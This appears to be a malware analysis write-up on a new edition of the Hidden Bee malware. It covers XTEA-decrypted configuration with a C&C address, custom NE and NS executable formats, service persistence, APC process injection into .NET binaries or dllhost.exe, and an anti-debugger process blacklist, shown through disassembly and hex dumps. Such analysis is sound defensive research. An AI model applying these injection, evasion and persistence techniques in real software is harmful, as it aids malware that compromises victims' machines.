
The loading function

Section .shared contains the configuration:



Encrypted configuration. The last 16 bytes after the data block is the key.

The configuration is decrypted with the help of XTEA algorithm.



Decrypting the configuration

The decrypted configuration must start from the magic WORD “pZ.” It contains the C&C and the name under which the service will be installed:

Address	Hex dump	ASCII
00407000	5A 70 00 00 31 00 31 00 38 00 2E 00 34 00 31 00	Zp..1.1.8...4.1.
00407010	2E 00 34 00 35 00 2E 00 31 00 32 00 34 00 3A 00	..4.5...1.2.4.:.
00407020	39 00 30 00 30 00 30 00 00 00 00 00 00 00 00 00	9.0.0.0.........
00407030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
004070A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
004070B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
004070C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
004070D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
004070E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
004070F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407100	00 00 00 00 4E 00 41 00 50 00 43 00 55 00 59 00	....N.A.P.C.U.Y.
00407110	57 00 4B 00 4F 00 78 00 79 00 77 00 45 00 67 00	W.K.O.x.y.w.E.g.
00407120	72 00 4F 00 00 00 00 00 00 00 00 00 00 00 00 00	r.O.............
00407130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
00407180	00 00 00 00 00 00 00 00 B3 12 4D C8 43 BB 8B A6	........|↕M╚C╗ï¦
00407190	1F 03 5A 7D 09 38 25 1F 00 00 00 00 00 00 00 00	▼♥Z}.8%▼........
004071A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....

Unscrambling the NE format

The NE format was seen before, in former editions of Hidden Bee. It is just a scrambled version of the PE. By observing which fields have been misplaced, we can easily reconstruct the original PE.

```
00404014    56              push esi
00404015    FF15 40504000   call dword ptr ds:[<&malloc>]
0040401B    8BD8            mov ebx,eax
0040401D    59              pop ecx
0040401E    85DB            test ebx,ebx
00404020    0F84 EF010000   je new_bee.404215
00404026    56              push esi
00404027    53              push ebx
00404028    FF75 E8         push dword ptr ss:[ebp-18]
0040402B    FF75 EC         push dword ptr ss:[ebp-14]
0040402E    E8 F0010000     call new_bee.404223          decompress_custom_module
00404033    85C0            test eax,eax
```


```
new_bee.00404223

.text:0040402E new_bee.exe:$402E #342E
```

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

```
Address   Hex                                              ASCII
002D0048  4E 45 4C 01 D8 00 00 00 00 00 00 00 00 00 00 00  NEL.Ø...........
002D0058  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D0068  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D0078  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D0088  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D0098  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D00A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D00B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D00C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D00D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D00E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D00F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D0108  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002D0118  00 00 00 00 00 00 00 00 00 00 00 00 00 00 05 00  ................
002D0128  3A 43 DD 5B 00 00 00 00 00 00 00 00 E0 00 0E 21  :CÝ[........à..!
```

The loader, unpacking the next stage

NE is one of the two similar formats being used by this malware. Another similar one starts from a DWORD 0x0EF1FAB9 and is used to further load components. Both of them have an analogical structure that comes from slightly modified PE format:



Header:

```
WORD magic; // 'NE'
WORD pe_offset;
WORD machine_id;
```

The conversion back to PE format is trivial: It is enough to add the erased magic numbers: MZ and PE, and to move displaced fields to their original offsets. The tool that automatically does the mentioned conversion is available here.

In the previous edition, the parts of Hidden Bee with analogical functionality were delivered in a different, more complex proprietary format than the one currently being analyzed.

Second stage: a downloader (in NE format)

As a result of the conversion, we get the following PE: (fddfd292eaf33a490224ebe5371d3275). This module is a downloader of the next stage. The interesting thing is that the subsystem of this module is set as a driver, however, it is not loaded like a typical driver. The custom loader loads it into a user space just like any typical userland component.

The function at the module's Entry Point is called with three parameters. The first is a path of the main module. Then, the parameters from the configuration are passed. Example:


```
0012FE9C     00601A34  UNICODE "\"C:\Users\tester\Desktop\new_bee.exe\""
0012FEA0     00407104  UNICODE "NAPCUYWKOxywEgrO"
0012FEA4     00407004  UNICODE "118.41.45.124:9000"
```

```
004041C8    push eax                                    eax:L"\"C:\\Users\\tester\\Desktop\\new_bee.exe\""
004041C9    call new_bee.4043EF
004041CE    add esi,8
004041D1    cmp esi,188
004041D7    jb new_bee.4041BB
004041D9    cmp word ptr ds:[407000],705A               00407000:"Zp"
004041E2    jne new_bee.404203
004041E4    push new_bee.407004                         407004:L"118.41.45.124:9000"
004041E9    push new_bee.407104                         407104:L"NAPCUYWKOxywEgrO"
004041EE    call dword ptr ds:[<&GetCommandLineW>]
004041F4    push eax                                    eax:L"\"C:\\Users\\tester\\Desktop\\new_bee.exe\""
004041F5    call dword ptr ss:[ebp-14]                  call_ep
004041F8    jmp new_bee.40421A
004041FA    mov dword ptr ss:[ebp-C],1
00404201    jmp new_bee.404194
```

Calling the Entry Point of the manually-loaded NE module


The execution of the module can take one of the two paths. The first one is meant for adding persistence: The module installs itself as a service.

If the module detects that it is already running as a service, it takes the second path. In such a case, it proceeds to download the next module from the server. The next module is packed as as Cabinet file.




The downloaded Cabinet file is being passed to the unpacking function


It is first unpacked into a file named “core.sdb”. The unpacked module is in a customized format based on PE. This time, the format has a different signature: “NS” and it is different from the aforementioned “NE” format (detailed explanation will be given further).



It is loaded by the proprietary loader.



The loader enumerates all the executables in a directory: `%Systemroot%\Microsoft.NET\` and selects the ones with the compatible bitness (in the analyzed case it was selecting 32bit PEs). Once it finds a suitable PE, it runs it and injects the payload there. The injected code is run by adding its entry point to APC queue.




Hidden Bee component injecting the next stage (core.sdb) into a new process

In case it failed to find the suitable executable in that directory, it performs the injection into dllhost.exe instead.

Unscrambling the NS format

As mentioned before, the core.sdb is in yet another format named NS. It is also a customized PE, however, this time the conversion is more complex than the NE format because more structures are customized. It looks like a next step in the evolution of the NE format.




Header of the NS format

We can see that the changes in the PE headers are bigger and more lossy—only minimalist information is maintained. Only few Data Directories are left. Also the sections table is shrunk: Each section header contains only four out of nine fields that are in the original PE.

Additionally, the format allows to pass a runtime argument from the loader to the payload via header: The pointer is saved into an additional field (marked “Filled Data” on the picture).

Not only is the PE header shrunk. Similar customization is done on the Import Table:



Customized part of the NS format’s import table

This custom format can also be converted back to the PE format with the help of a dedicated converter, available here.

Third stage: core.sdb


The core.sdb module converted to PE format is available here: a17645fac4bcb5253f36a654ea369bf9.

The interesting part is that the external loader does not complete the full loading process of the module. It only copies the sections. But the rest of the module loading, such as applying relocations and filling imports, is done internally in the core.sdb.

```
000706BD mov     ebp, esp
000706BF sub     esp, 2CCh
000706C5 push    edi
000706C6 mov     edi, [ebp+arg_4]
000706C9 push    edi
000706CA call    load_SN_format
000706CF test    eax, eax
000706D1 pop     ecx
000706D2 jz      exit
```

The loading function is just at the Entry Point of core.sdb


The previous component was supposed to pass to the core.sdb an additional buffer with the data about the installed service: the name and the path. During its execution, core.sdb will look up this data. If found, it will delete the previously-created service, and the initial file that started the infection:



Removing the initial service

Getting rid of the previous persistence method suggests that it will be replaced by some different technique. Knowing previous editions of Hidden Bee, we can suspect that it may be a bootkit.

After locking the mutex in a format Global\SC_{%08lx-%04x-%04x-%02x%02x-%02x%02x%02x%02x%02x%02x%02x}, the module proceeds to download another component. But before it goes to download, first, a few things are checked.



Checks done before download of the next module

First of all, there is a defensive check if any of the known debuggers or sniffers are running. If so, the function quits.

```
seg004:10005518 blacklisted_names dd offset aDevenvExe  ; DATA XREF: sub_10000D86+53↑o
seg004:10005518                                         ; sub_10000D86:loc_10000DDE↑r
seg004:10005518                                         ; "devenv.exe"
seg004:1000551C                   dd offset aWiresharkExe ; "wireshark.exe"
seg004:10005520                   dd offset aVmacthlpExe  ; "vmacthlp.exe"
seg004:10005524                   dd offset aProcmonExe   ; "procmon.exe"
seg004:10005528                   dd offset aOllydbgExe   ; "ollydbg.exe"
seg004:1000552C                   dd offset aIdagExe      ; "idag.exe"
seg004:10005530                   dd offset aImmunitydebugg ; "ImmunityDebugger.exe"
seg004:10005534                   dd offset aWindbgExe    ; "windbg.exe"
seg004:10005538                   dd offset aEhsnifferExe ; "EHSniffer.exe"
seg004:1000553C                   dd offset aIrisExe      ; "iris.exe"
seg004:10005540                   dd offset aProcexpExe   ; "procexp.exe"
seg004:10005544                   dd offset aFilemonExe   ; "filemon.exe"
seg004:10005548                   db    0
```

The blacklist

